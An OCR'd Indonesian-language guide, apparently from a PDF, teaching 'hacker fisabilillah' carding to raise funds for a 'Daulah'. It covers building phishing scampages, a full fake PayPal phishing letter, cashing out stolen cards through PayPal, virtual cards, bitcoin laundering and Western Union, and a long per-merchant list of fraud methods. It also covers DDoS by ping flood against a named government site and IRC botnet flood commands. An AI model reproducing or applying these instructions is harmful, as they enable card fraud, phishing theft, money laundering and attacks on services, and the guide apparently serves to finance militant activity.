
Dalam dunia carding, kita mengenal webscam, atau Scampage. Scampage adalah page (halaman/ website) yang palsu yang ditujukan untuk kepentingan tertentu. Biasanya scampage berbarengan dengan letter (email settingan, seolah-olah dari pihak resmi) yang memancing seseorang untuk mengakses website yang ditujukan. Misal, apabila kita mendapatkan peringatan keamanan dari bank tentang akun perbank-kan kita, maka kita dengan segera akan mengakses website bank tempat dana kita tersimpan.

Scam adalah berita elektronik dalam Internet yang membohongi dan bersifat menipu, sehingga pengirimnya akan mendapat manfaat dan keuntungan tertentu. Contoh scam yang sering kita jumpai adalah surat berantai dan pengumuman lotre. Dalam hal ini akibat dari berita scam ini bagi penerimanya akan lebih serius, jika dibandingkan dengan spam. Dalam bahasa Inggris, scam diartikan juga sebagai confidence trick or confidence game, sehingga pada awalnya penerima berita merasa yakin dan tidak mencurigai bahwa hal ini merupakan bentuk penipuan.

SCAM sendiri kepanjangan dari "Scheming Crafty Aggressive Malicious". Di lihat dari kepanjangannya pun sudah terlihat menyeramkan, ada kata 'malicious' yang artinya berbahaya, dan ada kata 'aggressive' yang artinya agresif atau ingin menyerang. Juga 'Scheming' yang artinys licik atau rencana busuk, dan 'Crafty' yang artinya penuh tipu daya.

Ada beberapa teknik menyebarkan webscam. Pertama, menggunakan letter. Letter ini adalah email yang dikirim seolah-olah pemberitahuan dari pihak resmi pemilik website terkait informasi-informasi yang berharga bagi korban. Kedua, menggunakan virus dns poison yang merubah konfigurasi *hosts file dns* didalam lokal computer tersebut. Sehingga ketika korban mencoba mengakses web asli, maka ia akan diarahkan ke website scam. Ketiga, menggunakan dns palsu yang ditanam ke dalam proxy / vpn.

Web Scam ini mirip dengan web aslinya. Bahkan bisa dibilang sangat mrip dengan aslinya. Web scam ini berbagai macam jenisnya, rupa, dan bentuknya. Berikut salah satu contoh, scampage paypal.



Kelemahan scampage ini biasanya terletak kepada. *Pertama*, tidak menggunakan setting ssl (secure socket layer). Yaitu nampak adanya symbol gembok di kiri kolom url. BIasanya ssl ini diawali dengan https, bukan http.

Secure Socket Layer (SSL) adalah protokol keamanan yang mengamankan semua bentuk transaksi yang ada di website Anda. Mulai dari sekedar akses website hingga transaksi yang sensitif seperti pendaftaran, online shopping, email, hingga transaksi kartu kredit.

Kedua, scampage ini biasanya berdiri sendiri, dan telah menggunakan domain tertentu sehingga biasanya mudah dicurigai. Misal dalam gambar diatas, maka scampage tidak menggunakan domain asli. Misal, seseorang membuat scampage facebook.com, maka dia membuat domain mirip dengan akun facebook, samisal faceb0k.com atau faceboook.com.

Berbeda kalau scampage menggunakan alamat ip address dan digabungkan dengan teknik dns poison, alhasil cara ini paling manjur digunakan.

Ketiga, adalah beberapa scampage tidak memiliki fasilitas geo-location dimana secara otomatis, bahasa yang ditampilkan berubah sesuai dengan lokasinya. Misal, antum posisi di Indonesia harusnya ketika mengakses website paypal, paypal akan menyediakan bahasa Indonesia. Namun yang terjadi, setting bahasa tersebut tidak berubah. Namun saat ini banyak scampage yang telah memiliki geo-location sesuai dengan ip address.


CARA MEMBUAT SCAMPAGE

Scampage sebenarnya mudah dibuat. Cukup antum copy semua isi website (minimal halaman depan), dan rumah sedikit scriptnya. Sehingga ketika korban mengakses scampage antum, maka dia seolah-olah mengakses website sebenarnya. Dari situlah antum mendapatkan data-data korban. Minimal username dan password.

Ada banyak script-script yang tersebar di internet. Namun tidak sedikit script tersebut terdapat log ganda (double log) sehingga selain masuk ke email antum. Juga akan masuk ke email pembuat script. Bahan-bahan yang diperlukan:

1. VPS server, setting menjadi web server
2. Setelah vps tersebut menjadi web server, maka upload script tersebut ke server antum.
3. Setting SSL di server antum agar bisa aktif.
4. Lalu cek scampage antum muncul dihalaman depan web server/ tidak.
5. Setelah muncul, maka antum buat program dns poison atau letternya.

6. Sebarkan letter menggunakan cpanel, maupun smtp server. Saya memilih menggunakan smtp server, karena email yang dikirimkan akan sangat mirip dengan email asli.


PayPal
CONTOH LETTER PAYPAL FOR SCAM
Update Required!!
Dear paypal user,
For your safety some information on your account appears to be missing or incorrect.
Please update your information promptly so that you can continue to enjoy
all the benefits of your PayPal account.
If you don't update your information within 2 days, we'll limit and suspend your paypal account.
sorry for any inconvenience caused by our security measurements
that contain your link scampage !!!!!
update
If you need help logging in, go to our Help Center by clicking the Help link located in the upper right-hand corner of any PayPal page. .
Sincerely,
PayPal
Please do not reply to this email. We are unable to respond to inquiries sent to this address. For immediate answers to your questions, visit our Help Center by clicking "Help" at the top of any PayPal page.
Copyright Â© 2015 PayPal Inc. All rights reserved. PayPal is located at 2211 N. First St., San Jose, CA 95131.

Contoh mailer scampage.

METODE CARDING

Setelah mendapatkan kartu kredit hasil dari sql dump (sql dump adalah istilah mengedump/ mengekstract sql hasil sql injection), dns poison, dan scampage (webscam). Maka langkah selanjutnya adalah mencairkan kartu kredit tersebut menjadi: *Pertama*, virtual money. *Kedua*, Dijual dengan harga kisaran cc full info sekitar $10/cc. *Ketiga*, dibelikan barang dan dikirim ke dropper (tempat penyimpanan sementara). *Keempat*, dibelikan barang virtual (seperti software, template, ebook, dll).

Dalam tulisan ini, penulis beberkan cara pencairan kartu kredit tersebut sehingga menjadi asset dan dana untuk kegiatan fisabilillah. Sebelum tulisan ini penulis lanjutkan. Ada beberapa prinsip dasar yang harus disadari oleh seorang hacker *fisabilillah.*

Pertama, Ujian yang akan dihadapi oleh seorang hacker fisabilillah adalah dana. Dana menjadi ujian keistiqamahan kita, dan ke-waro'-an kita menghadapi silaunya dunia. Karena tidak sedikit awalnya seseorang istiqamah fisabilillah, namun berubah ketika terkena ujian harta. Ia akan tersilaukan dan dihiasi dengan dunia. Berlebih-lebihan, dan bersia-sia.

Kedua, ada perbedaan pendapat terkait pembagian dana hacker fisabilillah. Ada yang berpendapat bahwa seorang hacker boleh mengambil 80% dari dana hacker tersebut. Karena pembagian naflu hanyalah 1/5 (khumus) yang dijadikan zakat. Pendapat ini kurang menurut penulis. Karena hampir-hampir sifat pembagian tersebut sama seperti hacker umumnya yang tidak meniatkan fisabilillah. Seperti kita ketahui, bahwa amal tidak semata dilihat dari niatnya semata. Namun juga bagaimana keistiqamah tersebut.

Penulis mengambil prinsip naflu adalah 1/5, sehingga seorang hacker pada hakikatnya hanya mengambil maksimal 20% saja untuk dirinya. Sedangkan sisanya disetorkan untuk Allah dan Rasulnya (Daulah), orang-orang miskin, dll. Hal ini dimaksudkan agar senantiasa menjaga niat dan amal tersebut. Dan tidak tersilaukan dengan ujian harta yang didapatkan.

Ketiga, seorang hacker fisabilillah mengutamakan hak orang lain daripada hak dirinya sendiri. Misal, apabila ada permintaan dana dan barang dari umat untuk urusan fisabilillah. Maka permintaan tersebut harus didahulukan. Karena terkait niat awal seorang hacker tersebut adalah fisabilillah. Seorang hacker fisabilillah yang sekedar mensibukkan diri dengan targetnya semata, akan tenggelam dengan target dan programnya, sehingga dikhawatirkan akan merubah niat seorang hacker fisabilillah tersebut.


Virtual Money

Virtual money adalah uang virtual yang dapat dicairkan atau digunakan untuk transaksi lain. Selain itu, virtual money juga dapat digunakan untuk investasi sehingga dana yang tersimpan tidak hanya berhenti, namun juga dapat berkembang seperti aqad muamalah lainnya. Kelebihan virtual money adalah: *Pertama*, virtual money diakui dan digunakan oleh banyak merchant didunia ini sebagai alat transaksi. *Kedua*, virtual money ini dilindungi dan dijaga oleh perusahaan tersebut dengan system berlapis (meski bisa kita tembus), dan garansi yang kuat. *Ketiga*, virtual money ini praktis digunakan untuk transaksi, dan pengiriman seluruh dunia secara cepat.

Ada banyak sekali virtual money yang digunakan oleh merchant (toko online), seperti paypal, virtual credit card, bitcoin, western union, dll. Dalam perkembangannya, virtual money telah berkembang menjadi escrow (rekening bersama) yang dikembangkan oleh masing-masing toko

online. Masing-masing toko online memiliki system deposit yang bisa diperjual belikan dan dicairkan ke rekening kita.

1. Paypal
   Mencairkan credit card hasil kerja kita dapat dijadikan dana paypal dengan syarat.
   - Harus CC full info
   - CC belum pernah didaftarkan paypal. Bila sudah pernah didaftarkan paypal, maka bypass (bajak emailnya) dari data cc full info tersebut.
   - Kemudian bypass emailnya, bila perlu ganti emailnya dengan email kita. Caranya adalah masuki system 3d secure tersebut (login account cc). Ganti system 3d secure, menjadi email notification. System 3d secure adalah system dimana setiap transaksi cc mendapatkan token/pin yang dikirim ke handphone yang terdaftar. Token/pin inilah yang harus dimasukkan ke system 3d secure setiap kali transaksi.
   - Gunakan ip (socks5 yang terbaik) yang sama dengan alamat cc tersebut.
   - Top-up balance paypal melalui CC yang didapat tersebut dengan nominal dibawah $100 untuk awal bulan akun paypal tersebut. Sampai akun paypal antum matang terlebih dahulu.
   - Lakukan transaksi dengan nominal kecil untuk pembelian barang dan software dengan balance paypal tersebut.
   - Kirim ke akun paypal kita pribadi yang telah matang, dan hapus segala notifikasi di emailnya. Setelah itu, baru kita withdraw (cairkan) melalui rekening bank yang telah kita siapkan sebelumnya.
   - Terkadang untuk amannya, penulis pindah balance paypal tersebut ke bitcoin (dibelikan bitcoin).



PayPal

18 Mar 2016 [redacted] GMT+07:00
ID Transaksi: [redacted]

Halo [redacted]

Anda menerima pembayaran sebesar $100.000,00 USD dari [redacted].
Untuk melihat seluruh perincian transaksi, log in ke rekening PayPal Anda. Mungkin perlu beberapa saat hingga transaksi ini muncul dalam rekening Anda.

Informasi pembeli
[redacted]

Instruksi dari pembeli
Tidak ada yang diberikan

Kirim ke alamat: - Terkonfirmasi
[redacted]

Metode pengiriman:
Tidak ditentukan

Keterangan	Harga satuan	Kuantitas	Jumlah
Pembelian dari [redacted]	$100.000,00 USD	1	$100.000,00 USD
	Total:		$100.000,00 USD

2. Virtual CC

   Virtual CC adalah sejenis kartu kredit yang tidak memiliki bentuk fisik (namun virtual semata). Virtual CC biasanya sekali pakai (tidak dapat ditopup), atau dapat dipakai berkali-kali (ditop-up). Biasanya layanan visa menyediakan rendeem (aplikasi pembuatan) vcc. VCC digunakan untuk mengontrol transaksi kartu kredit dari kartu kredit utama. Misal seorang bapak memiliki kartu kredit. Maka bapak tersebut, berhak memberikan 'jatah' vcc kepada anak-anaknya untuk belajar penggunaan kartu kredit dengan disiplin. Maka setiap anak dijatah vcc bernilai $USD 50. Nah, apabila telah mencapai limit $USD 50, maka vcc tersebut sudah tidak dapat digunakan lagi.

   Cara mendapatkan vcc adalah mudah

   - Siapkan CC full info yang kita dapatkan dari aktifitas hacking.

- Siapkan socks5 sesuai alamat ip dalam cc full info tersebut. Misal cc full info tersebut beralamat di texas amerika serikat. Maka kita harus menyiapkan socks5 texas.
- Search di email data CC full info itu, sehingga kita menemukan login ke panel Visa.
- Masuk (login) ke panel visa dengan data cc full info tersebut.
- Matikan semua notifikasi di panel visa tersebut.
- Lalu rendeem VCC dari visa tersebut.
- Gunakan vcc hasil rendeman tersebut dengan baik dan benar.
- Terkadang, penulis konversikan vcc tersebut ke dalam virtual money yang lain. Misal paypal, bitcoin, western union, dll.

3. Bitcoin

   Bitcoin adalah fenomena. Karena selain digunakan oleh hampir semua negara, bitcoin juga sering digunakan untuk investasi. Ada kelebihan bitcoin, yaitu kemampuan anonimitas (tidak terdeteksinya) yang tinggi. Sehingga sangat mudah untuk pencucian uang. Bitcoin dapat dipindahkan dengan mudah dari satu akun ke akun lainnya tanpa terlacak.

   Cara mendapatkan bitcoin dari CC yang kita dapatkan adalah:

   - Siapkan cc full info yang kita dapatkan dari aktifitas hacking.
   - Siapkan socks 5 sesuai alamat ip dalam cc full info tersebut. Misal cc full info tersebut beralamat di texas amerika serikat. Maka kita harus menyiapkan socks5 texas.
   - Siapkan email yang sama dengan cc full info tersebut untuk pemberitahuan dan pendaftaran akun transaksi.
   - Cari di google, web-web layanan pembelian bitcoin dengan menggunakan kartu kredit.
   - Belilah bitcoin dengan kartu kredit tersebut.
   - Masuk ke email asli dari cc full info tersebut. Hapus notifikasi email transaksi dari cc tersebut.

- Masuk ke email yang kita buat diatas. Dan tunggu transaksi selesai.
- Setelah sukses, pindahkan ke bitcoin lain sebanyak 3-4 akun sehingga bitcoin antum akan ditampung.
- Setelah bitcoin antum ditampung kea kun bitcoin yang terakhir. Antum bisa mencairkan langsung bitcoin antum.

4. Western Union

   Western union mulanya adalah jasa pengiriman uang internasional. Seseoran dapat mengirimkan uang kemana saja di dunia ini, dan mengambilnya dengan mudah. Antum dapat mengambil uang yang dikirimkan dari luar negeri melalui bank, kantorpos hingga mini market terdekat dari rumah antum. Dengan cara yang sama pula, antum dapat mengirimkan uang antum ke seluruh dunia.

   Asyiknya pengiriman melalui western union tidak selalu harus dengan cash money (uang tunai). Namun juga dapat dilakukan melalui kartu kredit. Caranya tentu dengan cc full info yang kita dapatkan sebelumnya.
   - Siapkan cc full info
   - Siapkan socks 5 sesuai dengan lokasi pemilik cc tersebut.
   - Daftar username western union. Dan lakukan beberapa konfirmasi
   - Masukkan cc full info tadi.
   - Dan dalam hitungan menit dana antum sudah terkirim.
   - Cara pengambilannya cukup mudah. Penulis dapat mengambilnya langsung dengan kartu identitas yang telah ‘disiapkan’ sebelumnya, maupun dengan cara khusus. Yaitu memanfaatkan jasa penjaga mini market, jasa web online, maupun kantor pos yang menjadi kenalan penulis.

Menjadi Barang

Teknik kedua penggunaan CC full info yang kita dapatkan dari cara sebelumnya adalah dijadikan barang. Barang tersebut, antum kirim ke alamat dropper antum. Dropper adalah alamat di luar Indonesia yang dapat digunakan untuk menampung barang-barang. Setelah tertampung banyak (perkilogram biasanya), antum dapat mengirimkan barang ke Indonesia secara langsung. Dropper ini berfungsi untuk menyamarkan alamat tujuan antum, dan untuk mengakali karena biasanya tidak semua toko online mau mengirimkan barang mereka langsung ke Indonesia.

Setelah barang antum kirimkan ke tempat antum, antum bisa menjualnya kembali dan dijadikan dana. Adakalanya antum harus 'dekat' dengan petugas pos, dll.

Ada beberapa layanan dropper yang dapat digunakan, Antum bisa mencarinya di google dengan kata kunci "free US address", seperti comgateway, dll. Beberapa teknik transaksi di toko online adalah sebagai berikut:

virwox
CC = bill = ship (SOCK5)
paypal = SOCK5 pay biasa (Rate succes 65%)

ebay
- gc
- guest
- pp old look
- jangan clear cookies (bypass phon)
- new look ? i cant sure
- smartconect (80%) + BML (80%)
- ship indo -$100
- ship dropper - $200
-ship pp +++

+ (sock5 only rate 70%)(VPN sering RESOL rate succes 40%)
+ PP have + bank + card
(UK) old look yg paling gw saranin

Site : http://www.dx.com
Method :
- Daftar dx nya pake polosan/ssh/vpn atau apalah terserah
- Pas order usahakan menggunakan ip yang sama saat daftar
- Jika ingin mengorder secara berkali-kali dalam 1 hari, usahakan pake cc yang beda, tau gak nunggu yang 1 approve baru di pake lagi
- Bill CC = Ship

Site : http://www.aliexpress.com
Method :
- Use CC Private And High Limit
- Bill Adress = Ship Adress
- Jangan gunakan cc tadi yang di order di Aliexpress / Alibaba untuk order di site lain, usahakan tunggu sampe shipped, kalo udah shipped baru boleh pake order di sitelain.
- Usahakan pake Socks5, jangan pakai VPN !

Site : http://www.alibaba.com
Method :
- Use CC Private And High Limit
- Bill Adress = Ship Adress
- Jangan gunakan cc tadi yang di order di Aliexpress / Alibaba untuk order di site lain, usahakan tunggu sampe shipped, kalo udah shipped baru boleh pake order di sitelain.
- Usahakan pake Socks5, jangan pakai VPN !

Site : http://www.drjays.com
Method :

- Use CC Private
- Bill = Ship
- Use VPN/Socks5/Proxy/Polosan (Tergantung Face)

Site : http://www.ryanhiga.themerchcollective.com
Method :
- Bill = Ship
- Pakai IP Tempat / Negara Yang Akan Kamu Kirim

Site : http://www.draven.com
Method :
- Bill = Ship
- No Need Socks/VPN

Site : http://www.volcanoecigs.com
Method :
- Bill = Ship
- No Need Socks/VPN

Site : http://www.ebay.com
Method :
- Use Socks5
- Use Goods PP (High Balance)

Site : http://www.tmart.com
Method :
- Use VPN
- Use Good PP (Have Balance)
- Use US Dropper

Site : http://www.getpebble.com
Method :

- Use Socks5 Yang Sama Dengan Negara CC
- Bill = Ship
- Use Good CC (Usahakan Sampai Status Barangnya Shipped)
- Agar terhindar dari pajak bisa pake Dropper MalaySIAL

Site : http://www.bestbuy.com/
Method :
- Use RDP
- Use Good CC
- Use Us Dropper

Site : http://amazon.com
Method :
- Bill = Ship
- Fake Phone Number
- Use Private CC
- Use VPN/Socks5 (Sesuai Negara CC)
- Worldwide Shipping

Site : http://www.walmart.com
Method :
- Use Private CC
- Use US Dropper
- Not Need VPN/SOCKS5 (Hanya Diperlukan Wajah Yang Tampan B|)

Site : http://www.footballfantastics.com
Method :
- Bill = Ship
- Use VPN/Shocks5 Sesuai Negara CC

Site : http://www.teva.com
Method :

- Bill = Ship
- Polosan
- CC Public / Private (Recommended)

Site : http://www.vistaprint.com
- Bill = Ship
- Polosan/Shocks bisa semua
- CC Public / Privare (Recommended)

Site : http://gojane.com
Method :
- Bill = Ship
- No Need Shocks/VPN

Site : http://www.morphsuits.com
Method :
- Bill = Ship or Bill Not Ship

Site : http://www.gratefulapparel.com
Method :
- Bill = Ship, waktu nyoba pake BIN 498430

Site : http://www.tinydeal.com
Method :
- Bill = Ship
- Visa non VBV or MasterCard no MSCS

Site : http://worldmagicshop.com
Method :
- Bill = Ship
- No Need VPN/Shocks

Site : http://www.aztekcomputers.com
Method :
- Bill = Ship
- No Need VPN/Shocks
- Use Private CC
- Worldwide Shipping

Site : http://www.memorydepot.com
Method :
- Bill = Ship
- No Need VPN/Shocks
- Use Public & Private CC
- Worldwide Shipping

Site : http://www.play-asia.com
Method :
- Bill Address on CC => Ship Your Address
- Use Socks/VPN
- Use Private & Public CC
- Wordwide Shipping

Site : http://www.frugo.us
Method :
- Bill = Ship
- No Need Shocks/VPN

Site : http://www.ajaxshop.nl/en/
Method :
- Bill = Ship
- NonUS
- NonVBV/MSCS

Site : http://www.pearljam.com
Method :
- Bill = Ship
- No Need Socks/VPN

Site : http://surfdome.com
Method :
- Bill = Ship
- Cardholder = Real / Asli (Gunakan Nama Asli Di CC)
- No Need Socks/VPN

Site : http://www.rockandrolltshirts.com
Method :
- Bill = Ship
- No Need Socks/VPN

Site : http://decathlon.asia
Method :
- Bill = Ship

Site : http://www.legendsfanshop.com
Method :
- Bill = Ship
- No Need Socks/VPN

Site : http://brandymelvilleusa.com
Method :
- Bill = Ship
- No Need Socks/VPN
- Public CC / Private (Recommended)

Site : http://www.transiclothing.com

Method :
- Bill = Ship
- No Need Socks/VPN
- Tested Public CC

Site : http://dope.com
Method :
- Bill = Ship
- Tested CC Sigapore

Site : http://shirtasaurus.com
Method :
- Bill = Ship
- Tested CC Asia
- No Need Socks/VPN
- Worldwide Shipping

Site : http://www.woot.com
Method :
- Bill = Ship
- Ship US

Site : http://qhoster.com
Method :
- Bill = Ship

Site : http://web.com
Method :
- Bill = Ship

Site : http://netregistry.com.au
Method :

- Bill = Ship

Site : http://teespring.com
Method :
- Bill = Ship
- Use VPN/Shocks Negara CC
- Payment CC (Visa/Mastercard) Public / Private

Site : http://leebauty.com
Method :
- Bill = Ship
- No Need VPN/Shocks

Site : http://ballabracelets.com
Method :
- Bill = Ship
- No Need VPN/Shocks

Site : http://rochesterclothing.com
Method :
- Bill Adress = Ship Adress
- No Need VPN/Shocks
- Worldwide Shipping

Site : http://dcothai.com
Method :
- Bill Adress = Ship Adress
- No Need VPN/Shocks
- Worldwide Shipping

Site : http://liangseng.com
Method :

- Bill = Ship
- Use VPN/Shocs5
- Worldwide Shipping

Site : http://mwave.com
Method :
- Bill = Ship
- Use VPN/Socks5 (Sesuai Negara CC)

Site : http://homegoodz.com
Method :
- Bill = Ship
- Use VPN/Socks5 (Sesuai Negara CC)
- Worldwide Shipping

Site : http://ectaco.com
Method :
- Bill = Ship
- Entar Diminta Masukin Gambar CCnya (Gunain PhotoShop B| Aja)
- Use VPN/Socks5 (Sesuai Negara CC)

Site : http://perfumeeporium.com
Method :
- Bill = Ship
- Use CC Private
- Use VPN/Socks5 (Sesuai Negara CC)

Site : http://asos.com
Method :
- Bill = Ship
- Use VPN/Socks5 (Sesuai Negara CC)
- Use US Droper

METODE DDOS

DDos adalah aktifitas membanjiri (flooding) suatu server dengan paket data sehingga server tersebut akan terbebani baik dari sistem maupun jaringan. Ketika terbebani sistem, maka akan menjadi sistem crash. Apabila terbebani jaringannya, maka akan terjadi bottle neck yang menyebabkan jaringan lag (lambat), bahkan router dalam server tersebut terbakar (pengalaman penulis, jangan ditiru).


Metode ddos dapat dilakukan dengan beberapa cara. Pertama, dengan banyak terminal yang mengirimkan dan meminta paket data besar ke suatu server. Kedua, dengan menggunakan virus trojan yang akan mengirimkan dan meminta paket besat ke suatu server.

Sebenarnya teknik ddos ini teknik yang tidak efektif, oleh karenanya penulis tidak menganjurkan teknik ini. *Pertama*, saat ini server telah memiliki sistem auto recovery, dan auto backup. Sehingga ketika suatu website dan server mengalami down/ crash. Cukup di recovery dan di restore backupnya. *Kedua*, waktu yang dibutuhkan untuk melakukan ddos cukup lama, namun proses recovery (pemulihan)nya tidak memerlukan waktu yang sebentar. Terkadang, server cukup di reboot (direstart ulang), maka permasalahan yang dihasilkan dari ddos telah teratasi. Antum melakkan ddos selama berjam-jam, bahkan hingga berhari-hari. Namun server yang antum serang cukup membutuhkan waktu 1 (satu) menit untuk pulih.

Namun banyaknya ikhwah yang menginginkan (secara instant tentunya) melakukan proses penyerangan ke server, penulis tetap akan menjabarkan proses ddos tersebut.

Menggunakan Command Prompt

Tau kan command prompt? Command prompt adalah perintah di windows yang text base. Caranya buka start > ketik di kotak run dengan perintah "CMD" (tanpa tanda kutip"


Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\hp>ping google.com
Pinging google.com [188.93.174.94] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 188.93.174.94:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

Prosesnya cukup menggunakan perintah ping di command prompt tersebut.

Ping (server tujuan) (ukuran paket) –t

Misal : ping www.bnpt.go.id 9999999 –t

Hingga terdapat tulisan request timed out (RTO) yang tampil menandakan antum telah berhasil men-down-kan sebuah server dengan ping flood (ddos).

Menggunakan Botnet

Botnet berasal dari kata robot internet, kemudian sering disebut dengan istilah botnet. Botnet ini adalah sebuah terminal shell (bukan terminal

tirtonadi ya) yang melakukan perintah secara otomatis sesuai dengan keinginan pengguna. Ada banyak botnet yang ada. Seperti botnet penulis

Saat ini penulis tidak akan menjelaskan tentang botnet telegram tersebut. Namun botnet IRC yang masih menjadi andalan para hacker berkomunikasi dan menciptakan script.

Alat yang digunakan:

- Cari shell gratisan
- Download program mIRC.
- Download bot irc terbaru yang dapat digunakan untuk dDos (ada script ddosnya).
- Upload script ddos tersebut ke shell antum (biasanya berbentuk file pearl *.pl)
- Setting script pearl ddos tersebut (setting chmod, dll sesuai aturan).
- Sebaiknya gunakan proxy untuk connect ke server irc
- Connectkan ke server irc.
- Jalankan shell antum, dan tentukan target.

Biasanya terdapat 3 Metode DDOS pada Bot:
- UDP Flood
Syntax Perintahnya : !kambe @udpflood <ip> <packet size> <time>
contohnya : !kambe @udpflood 212.1.3.5 9999999 9999999999999999999

- TCP Flood
Syntax Perintahnya : !kambe @tcpflood <ip> <port> <packet size> <time>
contohnya : !kambe @tcpflood 212.1.3.5 21 9999999 9999999999999999

- HTTP Flood
Syntax Perintahnya : !kambe @httpflood <site> <time>
contohnya : !kambe httpflood www.website.com 99999999999999999999


TEKNIK INTERNET GRATIS

Bagian terpenting dari sebuah aktifitas Teknologi Informasi adalah akses internet yang luas dan gratis. Semasa penulis masih di Indonesia ada beberapa hal yang penulis lakukan untuk mendapatkan akses internet gratis. Pertama, adalah dengan hotspot t3lk*m sp**dy. Hotspot t3lk*m sp**dy adalah akses yang paling mudah untuk mendapatkan akses internet secara gratis. Cukup saat itu, penulis membuat antena wajan bolic dan mengarahkannya ke jaringan hotspot t3lk*m sp**dy. Lalu loginnya bagaimana? Loginnya dari 30.000 (tiga puluh ribu) lebih akun t3lk*m sp**dy yang penulis dapatkan. Penulis tidak akan membahas bagaimana mendapatkan akses ke 30.000 akun t3lk*m sp**dy tersebut.

Kedua, adalah dengan cara menggunakan koneksi mobile (provider seluler), dimana dapat kita cari bug dan celahnya. Celah ini adalah sebuah cache bug yang ada dalam setiap provider dimana bug tersebut dapat membuka celah internet yang ada. Pada hakikatnya bug ini adalah layanan gratis dari provider seluler untuk nilai tambah layanan mereka (added value). Misal dahulu kita mengenal internet A*n, dll. Teknik kedua ini dinamakan teknik inject provider (anak oprek pasti faham).

